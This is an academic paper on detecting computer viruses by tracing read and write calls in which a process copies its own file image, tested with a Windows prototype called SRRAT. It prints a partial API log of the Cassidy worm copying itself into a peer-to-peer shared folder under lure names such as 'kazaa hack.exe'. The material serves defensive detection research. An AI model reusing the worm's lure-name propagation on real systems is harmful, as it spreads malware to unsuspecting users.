Replication is the fundamental qualifying characteristic of all viruses (Szor, 2005; Filiol, 2005; Cohen, 1994). For a specific malware to be classified as a virus it must have the ability to replicate. This guarantees the replication characteristic is consistently present in all viruses. Replication is therefore an excellent basis for detection algorithms to successfully detect viruses under several conditions and that belong to many different classes (Morales, Clarke, & Deng, 2007). When a virus replicates, it will execute a series of operations that will cause the virus to be written to some other area of the target system. The virus can infect one or more currently existing files and infect the system by copying itself to newly created target files. Both of these infection types require a series of read and write operations to succeed.

Self-reference is an essential property of the read and write operations executed by a virus during replication. A virus must refer to itself in order to replicate itself to some

other area of the target system. The term “itself” refers to the static image of the virus file saved on a storage device such as a hard drive. The name of the virus file is the same as the name of the executing virus process. This name is passed between read and write operations as the source or ”from” argument of the replication. We name this property the self-reference property (SR) and replication that occurs using SR we identify as SR-replication. SR is the focus of this research and SR-replication is the centerpiece of our behavior based virus detection approach. We present a detection approach for SR−replication that is based on SR which focuses on the transitive relation between a running virus and a target file. The approach is tested in a real-time scenario with a runtime monitoring implementation prototype called SRRAT which focuses on user mode Win32 API system calls. The testing resulted with detection of 220 viruses along with no false positives. We assume that by detecting SR-replication we can detect both known and unknown viruses belonging to different virus classes and that execute under several conditions. We further assume SR-replication to be unique to viruses and that it is unlikely for SR-replication to occur in benign processes. We do recognize that not all viruses will replicate using SR-replication and these viruses may not be detected by our approach.

The contributions of this paper are:

1) A detection approach for viruses based on the SR − replication process which is present in all viruses and unlikely to occur in non-viral processes.

2) Ability to detect viruses with no prior knowledge of any specific virus which allows for detection of both known and unknown viruses.

3) An approach capable of detecting viruses independent of the virus’s implementation, compilation, functionality and programming techniques.

The remainder of this paper is organized as follows: the following is background and motivation for this research followed by formal definitions for SR and SR−replication and the detection approach. The continuing describe our runtime monitor prototype SRRAT and the testing results. The finals present related work, conclusion and our future work.

Background

The fundamental virus models (Cohen, 1994; Adleman, 1988) implicitly define virus replication. Cohen provides the seminal results using Turning Machines to illustrate virus replication as symbols on a tape transferred from one segment of the tape to another segment of the same tape. During the transfer of symbols, the virus refers to itself on read operations one symbol at a time followed by a write operation of the just read symbol which illustrates SR-replication. Adleman defined infection as virus replication using recursive functions. Von Neumann created a self reproducing automata showing that replication can be defined formally with computational models (Neumann, 1966). In the formalism of both Adleman and Von Neumann, SR is present in the read and write operations that are executed during replication.

A file can be considered as an abstract data type that has attributes and operations. The attributes of a file include: name, identifier, type, location, size, protection, and time, date and user identification (Silberschatz, Galvin & Gagne, 2001). The basic operations of a file include: creating, writing, reading, repositioning, deleting and truncating (Silberschatz et al., 2001; Golden, Pechura, 1986). A virus is defined as a program that can infect other programs by modifying them to include possibly evolved version of itself (Cohen, 1994). From the point of view of the system a virus is a file and therefore possesses the attributes and operations of files. We can deduce that if the virus copies itself is must therefore invoke the read and write file operations when it is infecting other programs. Therefore the virus must have the appropriate access privileges in order to perform the copy (Linden, 1976). In our approach it does not matter if the copy was successful or not since we are just interested in the virus making an attempt to replicate.

In this paper we use the name, identifier and location file attributes to reference the static image of the file on a storage device. The name (identifier - a unique tag) of a file F is represented as F.name. The location of F is usually an argument of the write and/or read operations that are used during file replication. Writing F involves making a system call specifying both the name of F and the location where F will be written. To read F a system call is invoked that states the name of F and where in memory F or a part of F will be placed. In the event that F cannot be written or read in one execution of the operation then a pointer keeps track of the next block to be written or read.

Motivation

Static analysis of viruses and benign processes was conducted to establish preliminary support on our assumptions of SR-replication. A test set of 56 viruses was built by downloading live samples from various Internet malware repositories (Vx heavens; Offensive computing). A second test set of benign processes was built using 56 executable processes from the Microsoft Windows System32 folder. All the viruses were randomly chosen and belong to the Win32 class of viruses, network worms, email worms and peer-to-peer worms. The virtual machine software VMware Workstation with Windows XP SP2 was used to execute the the test sets. The programs Api Spy 32 and Process Monitor (Apispy 32; sysinternals) were used to create log files documenting the system calls made by each process in one complete execution. Each log file was examined for SR-replication. This was determined through identification of SR by examining the arguments of read and write system calls for a reference in the “from” argument that was the name of the currently executing process or a temporary memory location where the currently executing process had copied itself earlier in the execution. The results of the testing are in Tables 1 and 2.

Email Worms	Replication Attempts	Peer to Peer Worms	Replication Attempts	Network Worms	Replication Attempts	Win32 Viruses	Replication Attempts
Baconex	1	Agobot.a	1	Afire.b	3	Apathy.5378	1
Bagle.a	1	Banuris.b	217	Afire.d	1	Arch.a	1
Bagle.j	1	Bereb.a	474	Bobic.k	1	Barcos.a	4
Bagle.k	1	Bereb.b	481	Bozori.b	1	BCB.a	60
Bagle.m	1	Blaxe	6	Bozori.e	1	Bee	2
Bagle.n	1	Cassidy	19	Bozori.j	1	Canbis.a	14
Bagle.o	1	Cocker	61	Cycle.a	1	Civut.a	1
Dumaru.r	3	Compux.a	36	Dabber.c	1	Cornad	1
Eyeveg.m	1	Delf.a	1	Domwoot	1	Jlok	2
Klez.a	3	Gagse	257	Doomjuice.b	1	Parite.a	1
Klez.e	1	Irkaz	2	Doomran	1	Parite.b	1
Klez.i	1	Kanyak.a	1	Incef.b	27	Tenga.a	1
klez.j	2	Kifie.c	2	Kidala.a	1	Watcher.a	1
Mimail.j	1	Mantas	233	Lebreat.a	1	Zori.a	1

Table 1: 56 Viruses with Replication Attempts

Benign Processes	Replication Attempts	Benign Processes	Replication Attempts	Benign Processes	Replication Attempts	Benign Processes	Replication Attempts
accevt	0	ckcnv	0	diskperf	0	ipconfig	0
accwiz	0	cleanmgr	0	dllhost	0	ipv6	0
actmovie	0	clipbrd	0	dmremote	0	lodctr	0
ahui	0	cmd	0	doskey	0	lpq	0
append	0	cmdl32	0	eventcreate	0	lsass	0
blastcln	0	common32	0	exe2bin	0	makecab	0
bootcfg	0	control	0	extrac32	0	mem	0
bootok	0	convert	0	fastopen	0	netsetup	0
cacls	0	cscript	0	finger	0	notepad	0
charmap	0	csrss	0	fsutil	0	ntbackup	0
chkdsk	0	ctfmon	0	getmac	0	openfiles	0
chkntfs	0	debug	0	help	0	ping	0
cipher	0	defrag	0	hostname	0	qprocess	0
cisvc	0	diskpart	0	iexpress	0	setup	0

Table 2: 56 Benign Processes with Replication Attempts

The total number of SR-replication for each process listed in Tables 1 and 2 is the count of distinct filenames that each process attempted to infect in one execution. We did not verify if each attempt was a success or a failure. The attempt to perform SR-replication is enough for us to label the process as a possible virus regardless if it is successful or not. The test results showed all 56 viruses attempted SR-replication at least one time to as many as over 400 times in a single complete execution. None of the benign processes attempted SR-replication. These results provided support of our assumptions and motivation for this research.

Self-Reference Virus Replication

In this section we will present a formal definition for SR and SR-replication. An approach to detect SR-replication is also presented along with an example of its use.

Definition

An operation o is invoked with arguments ($a_1 \ldots a_n$) by a currently executing process P where P.name is the name of P. The static file image F saved on a storage device is from where P was created. The name and path of F is held in F.name and P.name→F.name, thus P.name refers both to P and F. The label T is a temporary memory location containing a copy of F. When an operation o 2 O = {read(s, d),write(s, d)} where the source argument s = a_i and destination argument d = a_j with 1 ≤ i, j ≤ n and i ≠ j is invoked by P where s ϵ S = {P.name, T} then o is said to have the *self-reference property* (SR). The argument d ϵ D = {M, I.name} where M is temporary memory location and I.name is the name of the destination static image file I saved on a storage device with I.name ≠ P.name. The formal definition for SR is given in Figure 1.

$SR(o) = true$ iff $o \in O$ and $o.s \in S$ with

- $O = \{read(s,d), write(s,d)\}$
- $s \in S = \{P.name, T\}$
- $d \in D = \{M, I.name\}$
- $P.name$ = name of currently executing process that is invoking o
- T = temporary memory location containing a copy of the static file image F
- M = temporary memory location
- $I.name$ = name of the destination file
- $o.s$ = the s argument of o
- $o.d$ = the d argument of o

Figure 1: Formal definition of *SR* property

We restrict the set O to only read and write operations. We assume a process only needs to execute a sequence of these two operations to attempt replication. The sets S and D are restricted to static file images and temporary memory locations because we are only detecting replication of one file to one or more files where one or more temporary memory locations are used to complete the process. The basis case for SR(o) = true is with o.s = P.name. In this case P refers to F in an attempt to read or write itself to o.d. In the case where o.s = T, SR(o) = true when o(T, d) was invoked by P at time t, o(s,M) was invoked by P at time t` , t` < t and T = M = F. In this case P must have previously invoked at least one o with o.d = M, placing F into M which results in M converting to T.

By uniquely enumerating all o executed by P with $1 \leq m \leq n$, we can define $SR(o_m)$ in terms of $FRo_m.s$ as shown in Figure 2. Testing for $SR(o_m)$ is equivalent to establishing a *transitive relation R* between F and $o_m.s$. When $FRo_m.s = true \rightarrow F = o_m.s$ through invocation of $o_1 \ldots o_m$ by P.

$$\forall o_m(s,d) \text{ executed by } P \text{ with } 1 \leq m \leq n,\ SR(o_m(s,d)) = true \text{ iff } FRo_m.s = true$$

Figure2: Transitive Relation of SR

P invokes a sequence of o_m operations with $1 \leq m \leq n$. If $o_1.s \in S$, $o_m.d = I.name$, $o = write(s, d)$, $I.name \neq P.name$ and $SR(F, I) = true$ then P is said to have performed *self-reference replication* (SRreplication). The formal definition of SR-replication in Figure 3 focuses on detecting processes that read and write their static file image to other newly created or already existing static file images. This can be accomplished in one write operation or in several read and write operations, also many memory locations can be used intermediately from F to I. SR(F, I) is established by testing for SR on every o that leads from P.name to I.name, thus $SR - replication(P) = true$ iff a transitive relation $FRI = true$. We assume that static file images can only be read from and written to. The definition does not detect a process that overwrites or modifies its own static file image.

$$SR\text{–}replication(P) = true \text{ iff } \exists o_1 \ldots o_m \text{ with } 1 \leq m \leq n, \text{ where } o = write(s,d) \text{ and } o_m.s \in S,\ o_m.d = I.name,\ I.name \neq P.name \text{ and } SR(F,I) = true$$

Figure 3: Formal Definition of SR-replication

Detection

When P starts execution, the operations o can be traced using a *directed graph* G consisting of *edge* = o_m and *node* = {P.name, T,M, I.name}. A graph is created for each P in a system and is linked to a specific P by the value of the first node of G which must always be P.name. Upon P invoking its first operation o where $o_m.s = P.name$ a new G is created and its *root node* = P.name. When a new edge is added it must be of the form $o_m.s \rightarrow o_m.d$ with $s \in S$ and $d \in D$ and the value $o_m.s$ must already be present as a previous $o_m.d$ node in G with exception of cases where $o_m.s = P.name$ which is the root node of G. A sample graph is given in Figure 4 for a process named vx1.

- $P.name = vx1$
- operations =
  $read(M_1, M_3), write(M_3, sys.bat), read_1(vx1, M_2),$
  $read_2(vx1, M_4), read_3(M_2, M_5), read_4(M_5, M_6),$
  $write_5(M_2, services.exe), read_6(vx1, M_2)$




Figure 4: Sample Abstract Graph for vx1

We can see from Figure 4 each o is enumerated in order of execution by P. The first two operations read(M_1,M_3), write(M_3, sys.bat) are not included in the G since neither has o_m.s = P.name which is vx1. The root node of the G must always be the first o of P where o.s = P.name. We see this in $read_1$ where $read_1$.s = vx1. Notice the operation $read_{1,6}$, the notation shows the operation with the same arguments occurred twice, at the first and sixth invocation. Every operation in G is true for SR and correctly placed in the form o_m.s → o_md. A test for SR − replication(vx1) was done when the operation $write_5$(M_2, services.exe) was added to G. The path vx1 rightarrow services.exe shows the transitive relation FRI. This path also satisfies our definition of SR − replication in Figure 3 and therefore SR − replication(vx1) = true. When a graph G of a process P contains a path from P.name →→ I.name then FRI = true which results in SR − replication(P) = true. Construction of G only has to continue until SR − replication(P) = true at which point P can be flagged as exhibiting virus replication. If P finish execution and SR − replication(P) = false then P is assumed benign.




Figure 5: Reorganized abstract graph for vx1 after removal of node M_2

If P invokes an operation $o_m(s, d)$ where SR(O) = false and $o_m.d$ is already a node of G, then $o_m.d$ must be removed in one of two ways: If $o_m.d$ is a leaf node, it is simply removed and G remains the same. If $o_m.d$ is an internal node in G then $o_m.d$ is removed and G is reorganized by eliminating all incoming edges to $o_m.d$ and repositioning all outgoing edges from $o_m.d$ to each child node to come from each parent node of $o_m.d$ to the child node. Figure 5 shows graph G from Figure 4 after removal of node M_2. The incoming edge $Read_{1,6}$ from the parent node vx1 was eliminated and the outgoing edges $Read_4$ and $Write_5$ were each reposition to come from the parent node vx1 to the child nodes M_6 and services.exe.

Our approach is based on general read and write operations. We assume any specific operation that performs a read, write or copy by specifying in the arguments the source and destination can be equivalently written using the general read and write operations used in this research. Table 3 shows some Win32 API calls (windows api ref.) and their conversion to an equivalent general read or write operation. Note that we are only interested in the source and destination arguments of the operation.

Our approach focuses on detecting SR − replication on a local machine, it currently does not detect SR − replication from one local machine to another across a network, we reserve this for future work. We are aware of the ability of some viruses to replicate without using SR − replication. This can be accomplished either by replicating from a source that is not P or invoking commands in some other process that results in replicating P. These types of replication we refer to as indirect self-reference replication, (ISR − replication), and is currently not detectable by our current approach. Expanding our approach to include ISR − replication is reserved for future work.

Win32 API	Read/Write operation
BOOL WINAPI CopyFile(__in LPCTSTR lpExistingFileName, __in LPCTSTR lpNewFileName, __in BOOL bFailIfExists);	*write*(lpExistingFileName, lpNewFileName)
BOOL WINAPI ReadFile(__in HANDLE hFile, __out LPVOID lpBuffer, __in DWORD nNumberOfBytesToRead, __out LPDWORD lpNumberOfBytesRead, __in LPOVERLAPPED lpOverlapped);	*read*(hFile, lpBuffer)
BOOL WINAPI WriteFileEx(__in HANDLE hFile, __in LPCVOID lpBuffer, __in DWORD nNumberOfBytesToWrite, __in LPOVERLAPPED lpOverlapped, __in LPOVERLAPPED_COMPLETION _ROUTINE lpCompletionRoutine);	*write*(lpBuffer, hFile)

Table 3: Win32 API Calls with Equivalent Read/Write Operation

Example

In this section we will use portions of the log file of a virus used in our static analysis to give an example of SR and SR − replication using a graph for testing. The log file was created using API SPY 32 which logs all the Win32 API calls invoked by a process, (Windows api ref.; Nebbett, 2007). The example in Figure 6 is of the Cassidy worm, a packed Peer-to-Peer worm (Szor, 2005; Symantec) that from our static analysis testing results in Table 1 attempted replication 19 times. From the partial log file we see the Cassidy worm attempted to copy itself six times using the API call `CopyFileA` which is the same as the API call `CopyFile` but is used when dealing with the ANSI character set. From Table 3, `CopyFileA` is mapped to write (`lpExistingFileName`, `lpNewFileName`). As an example, the fourth `CopyFileA` operation is mapped to:

write("C:\DOCUME 1\JAM-VX 1\Desktop\CASSIDY.EXE", "C:\WINDOWS\Shared Folder\kazaa hack.exe").

All the other operations are mapped in similar fashion. From the graph we see rootnode = CASSIDY.EXE and SR(o_m) = true for each o_m in the graph. Consider

write$_4$(C:\DOCUME 1\JAM-VX 1\Desktop\CASSIDY.EXE, C:\WINDOWS\Shared Folder\kazaa hack.exe).

We can see:

P =CASSIDY.EXE, P.name = write$_4$.s = C:\DOCUME 1\JAM-VX 1\Desktop\CASSIDY.EXE and I.name = write$_4$.d = C:\WINDOWS\Shared Folder\kazaa hack.exe.

Applying these values to the definition of SR in Figure 1, we see SR(write$_4$) = true and this result holds for all the other write$_m$ operations as well. When operation write$_1$ was

invoked, the graph was updated and a test for SR − replication was conducted since a write operation occurred with write.d = I.name = diablo 2 pindlebot.exe. According to the definition in Figure 3, SR − replication(CASSIDY.EXE) = true. Had this been a real time detection, the process would have been flagged as exhibiting virus replication behavior. To allow readability, only the filenames were placed in the graph of Figure 6 when it should be the complete path and filename.

Implementation Prototype

To test our approach in a real-time scenario, a runtime monitor prototype named SRRAT (SR-Replication Analysis Tool) was created. The architecture is shown in Figure 7. Our detection was based on tracking a specific set of Windows API calls (Windows api ref.; Nebbett, 2007) invoked by any processes currently running user mode on a local machine running Windows XP. The prototype consists of two main components: API call processor and the SR-replication Detector. What follows is a description of these components.

The main purpose of the API call processor component is to detect the specific API calls we are interested in tracking and sending their mapped version to the SR-Replication component. When a specific API is detected the process is temporarily suspended. The API is passed along with its arguments to the Map API-RW subcomponent. This subcomponent works with the API repository which contains a mapping of the API calls being traced and their equivalent read/write operation with appropriate arguments for source and destination. The mapping used during our prototype testing is listed in Table 4. Mapping is performed by parsing the string containing the API into name and arguments. The name is matched in the mapping, a string containing the matching operation is created along with the source and destination arguments. To decide which arguments to use, our mapping contain position numbers for the operations. These numbers identify the position of the API call argument to be used for the source and destination arguments. The newly mapped operation and its arguments are then passed to the second component of SRRAT.

Partial Log File for Cassidy Worm

```
00402D6E:CopyFileA(LPSTR:00BA0330:"C:\DOCUME~1\JAM-VX~1\Desktop\CASSIDY.EXE",
                   LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\diablo 2 pindlebot.exe",
                   BOOL:00000000)
00402D28:GetWindowsDirectoryA(LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\diablo 2 pindlebot.exe",
                              DWORD:00000104)

00402D6E:CopyFileA(LPSTR:00BA0330:"C:\DOCUME~1\JAM-VX~1\Desktop\CASSIDY.EXE",
                   LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\diablo 2 maphack.exe",
                   BOOL:00000000)
00402D28:GetWindowsDirectoryA(LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\diablo 2 maphack.exe",
                              DWORD:00000104)

00402D6E:CopyFileA(LPSTR:00BA0330:"C:\DOCUME~1\JAM-VX~1\Desktop\CASSIDY.EXE",
                   LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\playstation2 emulator.exe",
                   BOOL:00000000)
00402D28:GetWindowsDirectoryA(LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\playstation2 emulator.exe",
                              DWORD:00000104)

00402D6E:CopyFileA(LPSTR:00BA0330:"C:\DOCUME~1\JAM-VX~1\Desktop\CASSIDY.EXE",
                   LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\kazaa hack.exe",
                   BOOL:00000000)
00402D28:GetWindowsDirectoryA(LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\kazaa hack.exe",
                              DWORD:00000104)

00402D6E:CopyFileA(LPSTR:00BA0330:"C:\DOCUME~1\JAM-VX~1\Desktop\CASSIDY.EXE",
                   LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\cable modem utility.exe",
                   BOOL:00000000)
00402D28:GetWindowsDirectoryA(LPSTR:00BA0200:"C:\WINDOWS\Shared Folder\cable modem utility.exe",
                              DWORD:00000104)
```




Figure 6: *SR – replication* of Cassidy Peer-to-Peer Worm

The SR-replication Detector component tests incoming operations for SR and SR − replication according to Section 4. Upon arrival, an operation is passed to the SR-test subcomponent which will first search in the Graph Store for a graph belonging to P that invoked the operation being tested. If no graph is found and $o_m.s = P.name$ then a new graph is created with rootnode = P.name, the operation is then evaluated to true for SR. If a graph is found, $o_m.s$ is searched in the nodes of the graph. A matching node indicates $o_m.s$ was previously an $o_m.d$ and that node already passed the test for SR, if it had not passed it would not appear in the graph. A new edge is created from $o_m.s$ to $o_m.d$ and added to the graph in the Update Graph subcomponent. Note since $o_m.s$ is already a node in the graph as a previous $o_m.d$ the new edge goes from the already present node to a newly created node containing $o_m.d$ of the current operation. If no matching node is found for $o_m.s$ it is discarded and a search for $o_m.d$ is performed. If a match occurs this




Figure 7: SRRAT Architecture

indicates that a node on the graph has been modified by an $o_m.s$ that is not P or T. if this node is a leaf then it is removed from the graph. If it is internal then it must be removed and the graph reorganized. In the case where no node was found matching $o_m.s$, the test for $SR(o) = false$ since transitivity cannot be established using the graph. After a graph has been updated, a check is made for $o_m.d = I.name$ on the just added node. If the check is true then the graph is traversed to attempt establishing a path from $P.name$ to $I.name$. If this path exists and $P.name \neq I.name$ indicates P attempted to write itself to the static file image $I.name$ and therefore $SR - replication(P) = true$. At this point SRRAT terminates P and creates an entry in a log file indicating P was terminated for exhibiting virus replication behavior. If no test for $SR - replication$ is performed, P is removed

from suspension and allowed to continue normal execution until another of the tracked API calls is invoked, in which case the process repeats.

Tests and Results

Testing of SRRAT was done on a PC running Windows XP Service Pack 2. Our testing tracked the API Calls in Table 4. A test set of 500 viruses was used by executing each one in API SPY 32 and analyzed for use of Win32 API calls in user mode, this resulted in 347 viruses usable for our testing. The test set viruses were acquired from Internet virus repositories (Vx heavens; Offensive computing). SRRAT monitored the PC for three full working days under normal conditions. A full virus scan of the system was conducted to clean the system of any possible viruses prior to testing. When testing started, the PC executed several benign processes both system and user applications including the most common software titles such as Microsoft Office and Adobe PDF reader. Internet browsing was allowed under default Windows security settings. We also intentionally ran all the executable processes of the Windows System32 folder. On day three we introduced our set of test viruses into the PC by executing each one individually. No antivirus software was installed on the machine during this period and the PC's Internet access was disconnected.

Discussion

SRRAT did not terminate any of the non-viral processes running on the PC during the first two days of testing. The total number of non-viral processes monitored during this period was approximately 334. The balance of processes were started by Windows at startup or the user during normal usage on these two days. No noticeable delay occurred on the system or any of the processes by SRRAT. 220 out of 347 viruses successfully replicated and each one was detected as exhibiting SR−replication and terminated, the complete list of the terminated viruses is in Appendix 8. The test viruses not detected were found to subvert SRRAT by 1)hiding from the operating system in user mode 2)using anit-hooking techniques and 3)directly loading and invoking API calls. The SRRAT testing results in a real-time scenario produced no false positives. On four occasions during our virus testing on day three, the system became unstable and had to be rebooted. Later analysis of system changes during the test period revealed some viruses had injured [7] the PC before performing SR−replication. Somve viruses did injure the computer, this leads us to conclude that our detection approach is most effective when a virus attempts SR − replication before injuring a system. In cases where the virus injures the system first then performs SR − replication, the virus can be detected by SRRAT which can stop its proliferation and any further injury. It is possible for a virus to injure the system, never perform SR−replication and therefore not be detected by SRRAT. Overall, SRRAT can prevent a virus from performing SR − replication to proliferate but it cannot always stop a virus from injuring a system.

Win32 API	Read/Write operation
BOOL WINAPI CopyFile(__in LPCTSTR lpExistingFileName, __in LPCTSTR lpNewFileName, __in BOOL bFailIfExists);	*write*(lpExistingFileName, lpNewFileName)
BOOL WINAPI CopyFileEx(__in LPCTSTR lpExistingFileName, __in LPCTSTR lpNewFileName, __in_opt LPPROGRESS_ROUTINE lpProgressRoutine, __in_opt LPVOID lpData, __in_opt LPBOOL pbCancel, __in DWORD dwCopyFlags);	*write*(lpExistingFileName, lpNewFileName)
void CopyMemory(__in PVOID Destination, __in const VOID* Source, __in SIZE_T Length);	*read*(Source, Destination)
BOOL WINAPI ReadFile(__in HANDLE hFile, __out LPVOID lpBuffer, __in DWORD nNumberOfBytesToRead, __out LPDWORD lpNumberOfBytesRead, __in LPOVERLAPPED lpOverlapped);	*read*(hFile, lpBuffer)
BOOL WINAPI ReadFileEx(__in HANDLE hFile, __out_opt LPVOID lpBuffer, __in DWORD nNumberOfBytesToRead, __inout LPOVERLAPPED lpOverlapped, __in_opt LPOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine);	*read*(hFile, lpBuffer)
BOOL WINAPI ReplaceFile(__in LPCTSTR lpReplacedFileName, __in LPCTSTR lpReplacementFileName, __in_opt LPCTSTR lpBackupFileName, __in DWORD dwReplaceFlags, __reserved LPVOID lpExclude, __reserved LPVOID lpReserved);	*write*(lpReplacementFileName, lpReplacedFileName)
BOOL WINAPI WriteFile(__in HANDLE hFile, __in LPCVOID lpBuffer, __in DWORD nNumberOfBytesToWrite, __out_opt LPDWORD lpNumberOfBytesWritten, __inout_opt LPOVERLAPPED lpOverlapped);	*write*(lpBuffer, hFile)
BOOL WINAPI WriteFileEx(__in HANDLE hFile, __in LPCVOID lpBuffer, __in DWORD nNumberOfBytesToWrite, __in LPOVERLAPPED lpOverlapped, __in LPOVERLAPPED_COMPLETION _ROUTINE lpCompletionRoutine);	*write*(lpBuffer, hFile)

Table 4: Mapping of Win32 API Calls Used in Testing

Related Work

Analysis of system call arguments to detect malicious attacks is found in (Mutz, Valeur, Vigna & Kruegel, 2006). Several models are presented to characterize system call arguments. These characterizations are used to detect anomalous behavior. The research states two assumptions: (1) malicious attacks appear in system call arguments. (2) system

call arguments used in malicious attacks substantially differ from arguments used during normal application execution. The models detect anomalies in the arguments such as unreasonably long string length, unusual characters and illegitimate values. The analysis of the arguments are used to create a score that determines if the system call is part of an attack. The models were trained with sequences of system calls giving no regard to the sequence but focusing only on the arguments. The testing results showed the models to be effective in detecting malicious attacks with low false positives. Our research also analyzes system call arguments without considering the sequence in which the system calls are made. The difference in our approach is we only consider write and read system calls used during replication of a virus. We do not detect anomalies in the actual system call arguments, instead we use the arguments to show relationships between read and write system calls. Our approach also requires no training, detection is done solely based on the appearance of read and write operations containing SR. These differences facilitate our approach to detect unknown viruses as opposed to (Mutz et al., 2006) where a false negative can occur if an attack not seen in the training session appears in a system call argument.

